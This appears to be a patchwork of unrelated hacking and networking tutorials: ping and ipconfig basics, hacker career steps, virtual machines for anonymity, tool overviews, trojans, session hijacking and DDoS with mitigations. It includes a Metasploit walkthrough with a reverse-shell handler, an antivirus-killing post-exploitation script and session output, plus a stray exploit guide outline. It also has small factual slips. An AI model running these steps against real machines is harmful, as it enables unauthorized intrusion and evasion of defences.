Windows
users, here is how I can find my IP address. First, click the Start
Menu, and select Run. Next, type ”cmd” into the box and click the ”OK”
button. Finally, at the prompt, type ”ipconfig” or “ping” and
information about your IP Address will be displayed.
STEP:1:- Open the command prompt. Press ⊞ Win+R and type cmd into the
field. Press ↵ Enter to open the Command Prompt.In Windows 8, you can
press ⊞ Win+X and select the Command Prompt from the menu.
STEP 2:- Run the “ipconfig” tool. Type ipconfig and press ↵ Enter.
This will display a list of your network connection information. All of
the network connections on your computer will be displayed.
STEP 3:- Find your IP Address. Your active connection may be labeled
Wireless Network Connection, Ethernet adapter, or Local Area Connection
Mac Address. It may also be labeled by the manufacturer of your network
adapter. Find your active connection and look for IPv4 Address
Ping a Website/IP Address in CMD
Run the ping command. Type “ping,” then a single space and then the
name of any website or IP address. It is not necessary to include
“http://” at the beginning of the address, but you should include the
“www” portion of the address. A good ping command should read as
follows: Example:- ping www.formerinformation.com
Pinging www.formerinformation.com [50.62.172.113] with 32 bytes of data:
Reply from 50.62.172.113: bytes=32 time=472ms TTL=54
Reply from 50.62.172.113: bytes=32 time=412ms TTL=54
Reply from 50.62.172.113: bytes=32 time=362ms TTL=54
Reply from 50.62.172.113: bytes=32 time=332ms TTL=54
Ping statistics for 50.62.172.113:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 332ms, Maximum = 41ms, Average = 394ms
output is the “ping statistics” section at the bottom. A standard
Windows ping command sends out four packets of information. The
statistics tell you how many of the packets were received by the server
or site you are pinging, and the percentage of packet loss the command
registered.
Ideally, for a healthy Internet connection, you want to see four packets sent, four packets received, and 0% packet loss.
Hacking
is surely not easy. To become a hacker one has to have an attitude and
curiosity of learning and adapting new skills. You must have a deep
knowledge of computer systems, programming languages, operating systems
and the journey of learning goes on and on. Some people think that a
hacker is always a criminal and do illegal activities but they are
wrong.
We have prepared a list of 10 most important step’s necessary to become a hacker.
Step 1:- Computer networking
You need to know the differences between different types of networks
and must have a clear understanding of TCP/IP and UDP to exploit
vulnerabilities (loop holes) in system.
Understanding what LAN, WAN, VPN, Firewall is also important.
You must have a clear understanding and use of network tools such as Wireshark, NMAP for packet analyzing, network scanning etc. Step 2:-Cryptography encryption
To become a successful hacker you need to master the art of
cryptography. Encryption and Decryption are important skills in hacking.
Encryption is widely done in several aspects of information system
security in authentication, confidentiality and integrity of data.
Information on a network is in encrypted form such as passwords. While
hacking a system, these encrypted codes needs to be broken, which is
called decryption. Step 3:-Hackers
Go through various tutorials, eBooks written by experts in the field
of hacking. In the field of hacking, learning is never ending because
security changes every day with new updates in systems. Step 4:-Hacking Experiment
After learning some concepts, sit and practice them. Setup your own
lab for experimental purpose. You need a good computer system to start
with as some tools may require powerful processor, RAM etc. Keep on
Testing and learning until you breach a system. Step 5:-Learning hacking
Learning is the key to success in the world of hacking. Continuous
learning and practicing will make you the best hacker. Keep yourself
updated about security changes and learn about new ways to exploit
systems. Step 6:-Programming languages
It is important for a person in the hacking field to learn more than
one programming. There are many programming languages to learn such as
Python, JAVA, C++. Free eBooks, tutorials are easily available online. Step 7:-Hacking Linux
LINUX is an open source operating system which provides better
security to computer systems. It was first developed by AT&T in Bell
labs and contributed a lot in the world of security. You should install
LINUX freely available open source versions on your desktops as without
learning LINUX, it is not possible to become a hacker. Step 8:-C Programming
C programming is the base of learning UNIX/LINUX as this operating
system is coded in C programming which makes it the most powerful
language as compared to other programming languages. C language was
developed by Dennis Ritchie in late 1970’s. To become a hacker you
should master C language. Step 9:-Operating System
It is essential for a hacker to learn more than one operating system.
There are many other Operating systems apart from Windows, UNIX/LINUX
etc. Every system has a loop hole, hacker needs it to exploit it. Step 10:-Vulnerability
Vulnerability is the weakness, loop hole or open door through which
you enter the system. Look for vulnerabilities by scanning the system,
network etc. Try to write your own and exploit the system.
What Is a Virtual Machine? When
you want to use your new operating system, you just need to open the
virtual machine program and run it in a window on your desktopA virtual machine is a program which creates a virtual computer system along with its virtual hardware devices.
This means that a separate operating system is running in a window on the desktop of your computer.
You can install and run it by booting the installer disc inside the virtual machines.
This is how you actually ‘trick’ it into thinking that it is running on a separate computer machine.
When you want to use your new operating system, you just need to open
the virtual machine program and run it in a window on your desktop.
Since everything we’ve discussed so far is virtual, of course, that your new operating system is stored on a virtual hard drive.
The file is going to be gigantic; you will need some multi-gigabyte space on the hard disc.
The good thing is that you will not have to do anything with
partitioning since this file is presented as a real hard drive to the
operating system. Why Are Virtual Machines Useful?
There are many advantages to using virtual machines on your computers, and below are presented some of them:
First and foremost, they allow you to experiment with the other
operating system without having to leave or remove your current one.
They enable you to test the newest versions of operating systems, such as Windows or Mac.
You are given the possibility to run software belonging to another
operating system. For example, if you are using Linux as your primary
operating system, you will be able to install Windows in a virtual
machine and run some Windows programs inside the virtual machine, or
vice versa.
These programs are very efficient and easy to work with. You can
look at it as if you are opening a new application. There is no time
consuming while formatting hard disks and various switching.
Virtual machines are “sandboxed.” To put it simply, they are put
away from the rest of your computer. The software is placed inside the
virtual machine and cannot escape it nor can it interfere or damage it.
It is also great if there are some programs that you don’t trust. So,
just place them inside your virtual machine and see what they can do.
This so-called ‘sandboxing’ can also allow you to run the insecure
operating systems in a safer way.
The last but not the least, virtual machines are great protectors
for safe deep web browsing. We all know that it is almost impossible to
stay completely secure and undercover on the Internet, but these little
things are very helpful, though. Even if someone manages to get through
your VPN, they won’t be able to find out anything about the machine you
are using.
What Are The Best Virtual Machines?
Although there is a great number of virtual machines, as always,
there is also a small number of those which are considered as the best
ones.
By researching and reading through readers’ comments and reviews, the
conclusion has been drawn that the following ones are the most
respectable ones. 1. VirtualBox It
has many features that can be found in VirtualBox, but if you want more
advanced ones, you will have to pay to get them through the VMware
Workstation.VirtualBox
is probably the most popular virtual machine. Now, this comes for a
number of reasons; the most important ones being that it is completely
free and available for Windows, Mac and, Linux operating systems.
Despite the fact that it doesn’t belong to the fastest virtual
machines, it compensates this drawback by working perfectly and
flawlessly on Windows and Linux operating systems.
It has got some amazing features that make it powerful than it may seem at first glance.
VirtualBox requires a newer Intel or AMD processor and is available on all major platforms.
To make navigation easier, it features plain text HML files.
No matter what platform it is installed on, it works perfectly. You
can download and install it as a regular application, and it would be
the best if you could use your VirtualBox on a Linux system, for the
sake of security.
It offers many features to the users.
Among others, you can use laudable hardware support, multi-screen resolutions and 3D visualization.
It also comes with special software packages which are designed to
provide additional help for those with sharing folders and drives among
guest and host operating systems.
In combination with Tor Browser, there are chances for you to become almost invisible on the Deep Web.
If you are a first-time user and not sure how to install or use it, there a plenty of instruction manuals you can refer to. 2. VMware VMware Player is downloadable for free, as has already been said.VMware has its own line of virtual machine programs; VMware Player, VMware Fusion and, VMware Workstation.
Of all these, only VMware Player is available for free.
If you want Workstation, you will have to pay $250 for it, while VMware Fusion can be purchased for $80.
All of these work on any operating system, Windows, Linux or Mac.
VMware Player is downloadable for free, as has already been said.
It has many features that can be found in VirtualBox, but if you want
more advanced ones, you will have to pay to get them through the VMware
Workstation.
It is designed for the professional users who want to have a machine
that can run various applications on multiple guest operating systems at
the same time.
Finally, there is VMware Fusion.
This is an application for users who wish to run a Windows system on
their Mac. However, its applications and options are not that easy to
use.
But, you can install it really fast and see that it ingrates between operating systems quite logically.
Most of the users agree that VMware virtual machines are most stable and the most reliable ones. 3. Parallels Desktop For those of you average users, Parallels Desktop is probably the best one at the moment.This
virtual machine is available for Mac users only. Unlike VirtualBox,
which is available for free, you will have to pay $80 to get Parallels
Desktop. Parallels Desktop is intended for the average Mac users who want to have Windows operating system on their computers.
It can also emulate the Linux and Solaris operating systems, but the tightest integration is between Mac and Windows.
If you combine it with VMWare Fusion, you will get one great experience.
Parallels Desktop virtual machine allows you to emulate Windows HP,
Windows 7, 8 or 10 as a guest operating system since it is now
compatible with OS X El Capitan.
There is no rebooting; you can run both Mac and Windows applications
simultaneously. You are also provided with the tools for moving your
files from one operating system to another really fast.
When it comes to the features you can get, there is advanced 3D
graphics, support for the Retina displays and a very easy and simple
setup wizard.
However, if you would like some more advanced ones, you will have to look for them within some other virtual machine.
For those of you average users, Parallels Desktop is probably the best one at the moment. 4. QEMU QEMU executes the guest code directly on the host machine and can emulate hardware with dynamic translation.QEMU virtual machine, or Quick EMUlator, is available for Linux users only, and it they can get it for free.
It is built upon the KVM system (Kernel-based Virtual Machine), and
it can emulate a wide range of hardware and software type through a
process which involves dynamic binary translation.
Moreover, it does not require admin access to run guest operating systems.
QEMU executes the guest code directly on the host machine and can emulate hardware with dynamic translation.
It also provides you with auto-resizing virtual disks. Moreover, it
is one of the most regularly updated virtual machines thanks to its open
source nature.
With so many advantages of these pretty little toys, one may start wondering are there any cons at all?
Unfortunately, there are. When you run many virtual machines on a
host computer at the same time, each of them may become unstable at any
time.
It depends on the system workload by other running virtual machines.
This is not so unexpected when you think about it a bit harder.
Furthermore, a virtual machine is not as efficient as a real one when accessing the hardware.
Additionally, some virtualization programs do not feature USB ports
in virtual machines, or in other words, you cannot access USB or serial
devices physically plugged into a host machine on virtual server.
So, whatever your purpose is for using virtual machines, remember
that staying completely anonymous and secure on the Internet is almost
impossible.
You don’t have to be a drug dealer or any other cyber criminal for wanting to be invisible online.
Whether you want to do it for some personal reasons, for example, if
you are a cannabis user for medical treatments in a state which hasn’t
approved it yet, or wishing to express your sexual orientation and
political views in a conservative society, these virtual machine toys
can help you keep your discretion.
However, you can never be too precautious.
You shouldn’t open any of the social network websites or check your
emails if you’re browsing the Deep Web from your virtual machines.
It is self-explanatory how these sites could reveal your identity.
Disclaimer:
The articles and content found on Dark Web News are for general information purposes only and are not intended to solicit illegal activity or constitute legal advice.
Using drugs is harmful to your health and can cause serious problems
including death and imprisonment, and any treatment should not be
undertaken without medical supervision.
In
Metasploit it supports an interesting feature called AutoRunScript.
This feature can enable users to specify the module operation by
creating the .rc file pre-registered automatically during operation
Exploit.
It can be shortened for some time on your pentest if we use these features. How to use AutoRun on metasploit
First,
create an .rc file containing the command to run automatically. For
example, i created a file named ddos.rc on /root/ direcoty. This file
puts the command line to perform automatically at the msf penetration. # cat /root/ddos.rc run post/windows/manage/migrate run post/windows/manage/killav
Now, on metasploit framework, if you choose any exploit module, you need to set AutoRunScript parameter exploit(handler) #>set LHOST 192.168.1.9 exploit(handler) #>set LPORT 8080 exploit(handler) #>set PAYLOADS windows/meterpreter/reverse_tcp exploit(handler) #>set AutoRunScript multi_console_command -rc /root/ddos.rc
If
successful, then set Exploit ddos.rc to load the file as shown below
and perform the specified command, such as migrate, killav. To maintain
substantially the same time penetrate and migrate through the secure
shell to keep breathing space in the memory of another process or the
process to create a new connection in the target PC, this setting can be
a bit easier if you pre-register as a script like this.
exploit(handler) #> exploit
[*] Started reverse handler on 192.168.1.9:8080 [*] Starting the payload handler… [*] Sending stage (885806 bytes) to 192.168.1.11 [*] Meterpreter session 1 opened (192.168.1.9:8080 -> 192.168.1.11:1035) at 2016-10-20 20:11:22 +0900
meterpreter > [*] Session ID 1 (192.168.1.9:8080 -> 192.168.1.11:1035) processing AutoRunScript ‘multi_console_command -rc /root/ddos.rc’ [*] Running Command List … [*] Running command run post/windows/manage/migrate [*] Running module against BEGINNER-A36957 [*] Current server process: exc.exe (156) [*] Spawning notepad.exe process to migrate to [+] Migrating to 780 [+] Successfully migrated to process 780 [*] Running command run post/windows/manage/killav [*] No target processes were found.
HOW
TO EXPLOIT ETERNALROMANCE/SYNERGY TO GET A METERPRETER SESSION ON
WINDOWS SERVER 2016 ………………………………………………………………………………………………………………………………. 1 Introduction ……………………………………………………………………………………………………………………………….. 3 Lab environment ……………………………………………………………………………………………………………………… 3 Getting the exploit ………………………………………………………………………………………………………………………. 5 Resolving dependencies ……………………………………………………………………………………………………………. 5 Check if the exploit works …………………………………………………………………………………………………………….. 6 Authentication …………………………………………………………………………………………………………………………. 6 Parameters ……………………………………………………………………………………………………………………………… 6 Execution without shellcode ……………………………………………………………………………………………………… 7 Cooking the shellcode ………………………………………………………………………………………………………………….. 8 Creating .SCT file with PS1ENCODE …………………………………………………………………………………………….. 8 Allowing shellcode.sct download ……………………………………………………………………………………………….. 8 Alteration of exploit’s behavior …………………………………………………………………………………………………… 10 Executing the shellcode …………………………………………………………………………………………………………… 10 Getting the Meterpreter session …………………………………………………………………………………………………. 11 Final words… …………………………………………………………………………………………………………………………….. 13
In
this chapter, we will discuss in brief some of famous tools that are
widely used to prevent hacking and getting unauthorized access to a
computer or network system.
NMAP
Nmap
stands for Network Mapper. It is an open source tool that is used
widely for network discovery and security auditing. Nmap was originally
designed to scan large networks, but it can work equally well for single
hosts. Network administrators also find it useful for tasks such as
network inventory, managing service upgrade schedules, and monitoring
host or service uptime.
Nmap uses raw IP packets to determine −
what hosts are available on the network,
what services those hosts are offering,
what operating systems they are running on,
what type of firewalls are in use, and other such characteristics.
Nmap runs on all major computer operating systems such as Windows, Mac OS X, and Linux.
Metasploit
Metasploit
is one of the most powerful exploit tools. It’s a product of Rapid7 and
most of its resources can be found at: www.metasploit.com. It comes in
two versions − commercialand free edition. Matasploit can be used with command prompt or with Web UI.
With Metasploit, you can perform the following operations −
Conduct basic penetration tests on small networks
Run spot checks on the exploitability of vulnerabilities
Discover the network or import scan data
Browse exploit modules and run individual exploits on hosts
Burp Suit
Burp
Suite is a popular platform that is widely used for performing security
testing of web applications. It has various tools that work in
collaboration to support the entire testing process, from initial
mapping and analysis of an application's attack surface, through to
finding and exploiting security vulnerabilities.
Burp
is easy to use and provides the administrators full control to combine
advanced manual techniques with automation for efficient testing. Burp
can be easily configured and it contains features to assist even the
most experienced testers with their work.
Angry IP Scanner
Angry
IP scanner is a lightweight, cross-platform IP address and port
scanner. It can scan IP addresses in any range. It can be freely copied
and used anywhere. In order to increase the scanning speed, it uses
multithreaded approach, wherein a separate scanning thread is created
for each scanned IP address.
Angry
IP Scanner simply pings each IP address to check if it’s alive, and
then, it resolves its hostname, determines the MAC address, scans ports,
etc. The amount of gathered data about each host can be saved to TXT,
XML, CSV, or IP-Port list files. With help of plugins, Angry IP Scanner
can gather any information about scanned IPs.
Cain & Abel
Cain
& Abel is a password recovery tool for Microsoft Operating Systems.
It helps in easy recovery of various kinds of passwords by employing
any of the following methods −
sniffing the network,
cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks,
recording VoIP conversations,
decoding scrambled passwords,
recovering wireless network keys,
revealing password boxes,
uncovering cached passwords and analyzing routing protocols.
Cain
& Abel is a useful tool for security consultants, professional
penetration testers and everyone else who plans to use it for ethical
reasons.
Ettercap
Ettercap
stands for Ethernet Capture. It is a network security tool for
Man-in-the-Middle attacks. It features sniffing of live connections,
content filtering on the fly and many other interesting tricks. Ettercap
has inbuilt features for network and host analysis. It supports active
and passive dissection of many protocols.
You can run Ettercap on all the popular operating systems such as Windows, Linux, and Mac OS X.
EtherPeek
EtherPeek
is a wonderful tool that simplifies network analysis in a multiprotocol
heterogeneous network environment. EtherPeek is a small tool (less than
2 MB) that can be easily installed in a matter of few minutes.
EtherPeek
proactively sniffs traffic packets on a network. By default, EtherPeek
supports protocols such as AppleTalk, IP, IP Address Resolution Protocol
(ARP), NetWare, TCP, UDP, NetBEUI, and NBT packets.
SuperScan
SuperScan
is a powerful tool for network administrators to scan TCP ports and
resolve hostnames. It has a user friendly interface that you can use to −
Perform ping scans and port scans using any IP range.
Scan any port range from a built-in list or any given range.
View responses from connected hosts.
Modify the port list and port descriptions using the built in editor.
Merge port lists to build new ones.
Connect to any discovered open port.
Assign a custom helper application to any port.
QualysGuard
QualysGuard
is an integrated suite of tools that can be utilized to simplify
security operations and lower the cost of compliance. It delivers
critical security intelligence on demand and automates the full spectrum
of auditing, compliance and protection for IT systems and web
applications.
QualysGuard includes a set of tools that can monitor, detect, and protect your global network.
WebInspect
WebInspect
is a web application security assessment tool that helps identify known
and unknown vulnerabilities within the Web application layer.
It
can also help check that a Web server is configured properly, and
attempts common web attacks such as parameter injection, cross-site
scripting, directory traversal, and more.
LC4
LC4 was formerly known as L0phtCrack.
It is a password auditing and recovery application. It is used to test
password strength and sometimes to recover lost Microsoft Windows
passwords, by using dictionary, brute-force, and hybrid attacks.
LC4
recovers Windows user account passwords to streamline migration of
users to another authentication system or to access accounts whose
passwords are lost.
LANguard Network Security Scanner
LANguard
Network Scanner monitors a network by scanning connected machines and
providing information about each node. You can obtain information about
each individual operating system.
It can also detect registry issues and have a report set up in HTML format. For each computer, you can list the netbios name table, current logged-on user, and Mac address.
Network Stumbler
Network
stumbler is a WiFi scanner and monitoring tool for Windows. It allows
network professionals to detect WLANs. It is widely used by networking
enthusiasts and hackers because it helps you find non-broadcasting
wireless networks.
Network
Stumbler can be used to verify if a network is well configured, its
signal strength or coverage, and detect interference between one or more
wireless networks. It can also be used to non-authorized connections.
ToneLoc
ToneLoc
stands for Tone Locator. It was a popular war dialling computer program
written for MS-DOS in the early 90’s. War dialling is a technique of
using a modem to automatically scan a list of telephone numbers, usually
dialling every number in a local area code.
Malicious
hackers use the resulting lists in breaching computer security - for
guessing user accounts, or locating modems that might provide an
entry-point into computer or other electronic systems.
It can be used by security personnel to detect unauthorized devices on a company’s telephone network.
Trojans
are non-replication programs; they don’t reproduce their own codes by
attaching themselves to other executable codes. They operate without the
permissions or knowledge of the computer users.
Trojans
hide themselves in healthy processes. However we should underline that
Trojans infect outside machines only with the assistance of a computer
user, like clicking a file that comes attached with email from an
unknown person, plugging USB without scanning, opening unsafe URLs.
Trojans have several malicious functions −
They
create backdoors to a system. Hackers can use these backdoors to access
a victim system and its files. A hacker can use Trojans to edit and
delete the files present on a victim system, or to observe the
activities of the victim.
Trojans
can steal all your financial data like bank accounts, transaction
details, PayPal related information, etc. These are called Trojan-Banker.
Trojans can use the victim computer to attack other systems using Denial of Services.
Trojans can encrypt all your files and the hacker may thereafter demand money to decrypt them. These are Ransomware Trojans.
They can use your phones to send SMS to third parties. These are called SMS Trojans.
Trojan Information
If
you have found a virus and want to investigate further regarding its
function, then we will recommend that you have a look at the following
virus databases, which are offered generally by antivirus vendors.
TCP/IP
Hijacking is when an authorized user gains access to a genuine network
connection of another user. It is done in order to bypass the password
authentication which is normally the start of a session.

In theory, a TCP/IP connection is established as shown below −

To hijack this connection, there are two possibilities −
Find the seq which is a number that increases by 1, but there is no chance to predict it.

The second possibility is to use the Man-in-the-Middle attack which, in simple words, is a type of network sniffing. For sniffing, we use tools like Wireshark or Ethercap.
Example
An
attacker monitors the data transmission over a network and discovers
the IP’s of two devices that participate in a connection.
When
the hacker discovers the IP of one of the users, he can put down the
connection of the other user by DoS attack and then resume communication
by spoofing the IP of the disconnected user.
All
unencrypted sessions are vulnerable to TCP/IP session hijacking, so you
should be using encrypted protocols as much as possible. Or, you should
use double authentication techniques to keep the session secured.
A
Distributed Denial of Service (DDoS) attack is an attempt to make an
online service or a website unavailable by overloading it with huge
floods of traffic generated from multiple sources.
Unlike
a Denial of Service (DoS) attack, in which one computer and one
Internet connection is used to flood a targeted resource with packets, a
DDoS attack uses many computers and many Internet connections, often
distributed globally in what is referred to as a botnet.
A
large scale volumetric DDoS attack can generate a traffic measured in
tens of Gigabits (and even hundreds of Gigabits) per second. We are sure
your normal network will not be able to handle such traffic.

What are Botnets?
Attackers build a network of hacked machines which are known as botnets,
by spreading malicious piece of code through emails, websites, and
social media. Once these computers are infected, they can be controlled
remotely, without their owners' knowledge, and used like an army to
launch an attack against any target.
A DDoS flood can be generated in multiple ways. For example −
Botnets can be used for sending more number of connection requests than a server can handle at a time.
Attackers can have computers send a victim resource huge amounts of random data to use up the target's bandwidth.
Due
to the distributed nature of these machines, they can be used to
generate distributed high traffic which may be difficult to handle. It
finally results in a complete blockage of a service.
Types of DDoS Attacks
DDoS attacks can be broadly categorized into three categories −
Volume-based Attacks
Protocol Attacks
Application Layer Attacks
Volume-Based Attacks
Volume-based attacks include TCP floods, UDP floods, ICMP floods, and other spoofedpacket floods. These are also called Layer 3 & 4 Attacks. Here, an attacker tries to saturate the bandwidth of the target site. The attack magnitude is measured in Bits per Second (bps).
UDP Flood −
A UDP flood is used to flood random ports on a remote host with
numerous UDP packets, more specifically port number 53. Specialized
firewalls can be used to filter out or block malicious UDP packets.
ICMP Flood −
This is similar to UDP flood and used to flood a remote host with
numerous ICMP Echo Requests. This type of attack can consume both
outgoing and incoming bandwidth and a high volume of ping requests will
result in overall system slowdown.
HTTP Flood −
The attacker sends HTTP GET and POST requests to a targeted web server
in a large volume which cannot be handled by the server and leads to
denial of additional connections from legitimate clients.
Amplification Attack −
The attacker makes a request that generates a large response which
includes DNS requests for large TXT records and HTTP GET requests for
large files like images, PDFs, or any other data files.
Protocol Attacks
Protocol
attacks include SYN floods, Ping of Death, fragmented packet attacks,
Smurf DDoS, etc. This type of attack consumes actual server resources
and other resources like firewalls and load balancers. The attack
magnitude is measured in Packets per Second.
DNS Flood −
DNS floods are used for attacking both the infrastructure and a DNS
application to overwhelm a target system and consume all its available
network bandwidth.
SYN Flood −
The attacker sends TCP connection requests faster than the targeted
machine can process them, causing network saturation. Administrators can
tweak TCP stacks to mitigate the effect of SYN floods. To reduce the
effect of SYN floods, you can reduce the timeout until a stack frees
memory allocated to a connection, or selectively dropping incoming
connections using a firewall or iptables.
Ping of Death −
The attacker sends malformed or oversized packets using a simple ping
command. IP allows sending 65,535 bytes packets but sending a ping
packet larger than 65,535 bytes violates the Internet Protocol and could
cause memory overflow on the target system and finally crash the
system. To avoid Ping of Death attacks and its variants, many sites
block ICMP ping messages altogether at their firewalls.
Application Layer Attacks
Application
Layer Attacks include Slowloris, Zero-day DDoS attacks, DDoS attacks
that target Apache, Windows or OpenBSD vulnerabilities and more. Here
the goal is to crash the web server. The attack magnitude is measured
in Requests per Second.
Application Attack − This is also called Layer 7 Attack,
where the attacker makes excessive log-in, database-lookup, or search
requests to overload the application. It is really difficult to detect
Layer 7 attacks because they resemble legitimate website traffic.
Slowloris −
The attacker sends huge number of HTTP headers to a targeted web
server, but never completes a request. The targeted server keeps each of
these false connections open and eventually overflows the maximum
concurrent connection pool, and leads to denial of additional
connections from legitimate clients.
NTP Amplification −
The attacker exploits publically-accessible Network Time Protocol (NTP)
servers to overwhelm the targeted server with User Datagram Protocol
(UDP) traffic.
Zero-day DDoS Attacks −
A zero-day vulnerability is a system or application flaw previously
unknown to the vendor, and has not been fixed or patched. These are new
type of attacks coming into existence day by day, for example,
exploiting vulnerabilities for which no patch has yet been released.
How to Fix a DDoS Attack
There are quite a few DDoS protection options which you can apply depending on the type of DDoS attack.
Your
DDoS protection starts from identifying and closing all the possible OS
and application level vulnerabilities in your system, closing all the
possible ports, removing unnecessary access from the system and hiding
your server behind a proxy or CDN system.
If
you see a low magnitude of the DDoS, then you can find many
firewall-based solutions which can help you in filtering out DDoS based
traffic. But if you have high volume of DDoS attack like in gigabits or
even more, then you should take the help of a DDoS protection service
provider that offers a more holistic, proactive and genuine approach.
You
must be careful while approaching and selecting a DDoS protection
service provider. There are number of service providers who want to take
advantage of your situation. If you inform them that you are under DDoS
attack, then they will start offering you a variety of services at
unreasonably high costs.
We
can suggest you a simple and working solution which starts with a
search for a good DNS solution provider who is flexible enough to
configure A and CNAME records for your website. Second, you will need a
good CDN provider that can handle big DDoS traffic and provide you DDoS
protection service as a part of their CDN package.

Assume your server IP address is AAA.BBB.CCC.DDD. Then you should do the following DNS configuration −
Create a A Record in DNS zone file as shown below with a DNS identifier, for example, ARECORDID and keep it secret from the outside world.
Now ask your CDN provider to link the created DNS identifier with a URL, something like cdn.someotherid.domain.com.
You will use the CDN URL cdn.someotherid.domain.com to create two CNAME records, the first one to point to www and the second record to point to @ as shown below.
You
can take the help from your system administrator to understand these
points and configure your DNS and CDN appropriately. Finally, you will
have the following configuration at your DNS.
Now,
let the CDN provider handle all type of DDoS attacks and your system
will remain safe. But here the condition is that you should not disclose
your system's IP address or A record identifier to anyone; else direct
attacks will start again.
Quick Fix
DDoS
attacks have become more common than ever before, and unfortunately,
there is no quick fix for this problem. However, if your system is under
a DDoS attack, then don’t panic and start looking into the matter step
by step.